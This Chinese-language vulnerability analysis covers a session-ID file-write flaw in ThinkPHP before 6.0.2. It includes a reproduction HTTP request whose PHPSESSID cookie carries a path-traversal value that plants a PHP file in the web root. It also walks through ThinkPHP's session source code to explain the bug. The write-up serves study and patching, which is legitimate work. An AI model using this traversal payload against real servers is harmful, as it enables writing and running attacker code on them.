


ThinkPHP < 6.0.2 sessionid 代码执行

漏洞说明


1. 漏洞原理：6.0.1在设置session id时未对值进行ctype_alnum()校验，从而导致可以传入任意字符。
2. 影响版本：ThinkPHP <6.0.2

漏洞复现


该漏洞的文件名可控，但文件内容需要开发者在编写代码时调用session或Session::set，且其第二个参数可控才可发生。，所以以下编写示例入口



```
13
14 public function hello($name = 'ThinkPHP6')
15 {
16     return 'hello,' . $name;
17 }
18
19 public function test()
20 {
21
22     session( name: 'name', value: "<?php phpinfo()?" );
23     return 'success';
24 }
25
26
```



Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 GET /index.php/index/test HTTP/1.1 2 Host: 127.0.0.1 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate 7 Accept-Language: zh-CN,zh;q=0.9 8 Cookie: PHPSESSID=../../../../public/89123456891.php 9 Connection: close 10 Content-Length: 10</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Wed, 19 Jul 2023 09:36:04 GMT 3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 4 X-Powered-By: PHP/7.2.9 5 Set-Cookie: PHPSESSID=%2F../../../../public%2F89123456891.php; path=/ 6 Connection: close 7 Content-Type: text/html; charset=utf-8 8 Content-Length: 7 9 10 success</pre>	



访问

127.0.0.1/89123456891.php

4:"name";s:17:"

PHP Version 7.2.9	
System	Windows NT DESKTOP-32GDREF 10.0 build 22621 (Windows 10) AMD64
Build Date	Aug 15 2018 23:04:11
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cmd /c "php-build\deps_aux\oracle\x64\instantclient_12_1\sdk\shared" *--enable-object-out-dir=../obj/* *--enable-com-dotnet=shared" *--without-analyzer" *--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpstudy_pro\Extensions\php\php7.2.9nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS,VC15
PHP Extension Build	API20170718,NTS,VC15
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled

漏洞分析

第一步

首先该漏洞是通过把sessionid作为文件名保存导致的任意文件写入，所以先可控sessionid是如何设置的，在SessionInit.php中handle函数中

```
public function handle($request, Closure $next)
{
    // Session初始化
    $varSessionId = $this->app->config->get( name: 'session.var_session_id');
    $cookieName    = $this->session->getName();

    if ($varSessionId && $request->request($varSessionId)) {
        $sessionId = $request->request($varSessionId);
    } else {
        $sessionId = $request->cookie($cookieName);
    }

    if ($sessionId) {
        $this->session->setId($sessionId);
    }

    $this->session->init();

    $request->withSession($this->session);

    /** @var Response $response */
    $response = $next($request);
}
```

在cookie中获取
sessionid

设置sessionid

其中\$cookienname的值为PHPSESSID

```
/**
 * 记录Session Name
 * @var string
 */
protected $name = 'PHPSESSID';
/**
 * 记录Session Id
 */
```

然后获取cookie中PHPSESSID的值作为sessionid通过setId函数存入\$this->session，进入setId函数可见只判断了是否是string类型以及是否长度等于32


```
public function setId($id = null): void
{
    $this->id = is_string($id) && strlen($id) === 32 ? $id : md5( str: microtime( get_as_float: true) . session_id());
}

/**
```

第二步

如何将sessionid当作文件名进行写入

在\vendor\topthink\framework\src\think\session\Store.php中的save函数调用getId获取sessionid, 然后通过\$this->handler的write函数写入



```
public function save(): void
{
    $this->clearFlashData();

    $sessionId = $this->getId();

    if (!empty($this->data)) {
        $data = $this->serialize($this->data);

        $this->handler->write($sessionId, $data);
    } else {
        $this->handler->delete($sessionId);
    }
}
```

\$this->handler是vendor/topthink/framework/src/think/session/driver/File.php类的实例化对象

在他的write方法中会调用getFileName方法获取文件路径，其逻辑是将sess_与sessionid进行拼接形成，同时如果不存在目录还可有创目录，并且由于setId函数和该函数无校验，所以可见进行夸目录上传，只要路径长度等于32即可

```
protected function getFileName(string $name, bool $auto = false): string
{
    if ($this->config['prefix']) {
        // 使用子目录
        $name = $this->config['prefix'] . DIRECTORY_SEPARATOR . 'sess_' . $name;
    } else {
        $name = 'sess_' . $name;
    }

    $filename = $this->config['path'] . $name;
    $dir      = dirname($filename);

    if ($auto && !is_dir($dir)) {
        try {
            mkdir($dir, mode: 0755, recursive: true);
        } catch (\Exception $e) {
            // 创建失败
        }
    }
}
```

获取文件名后调用writeFile写入

```
public function write(string $sessID, string $sessData): bool
{
    $filename = $this->getFileName($sessID, auto: true);
    $data     = $sessData;

    if ($this->config['data_compress'] && function_exists('gzcompress')) {
        //数据压缩
        $data = gzcompress($data, level: 3);
    }

    return $this->writeFile($filename, $data);
}
```

```
protected function writeFile($path, $content): bool
{
    return (bool) file_put_contents($path, $content, flags: LOCK_EX);
}
```

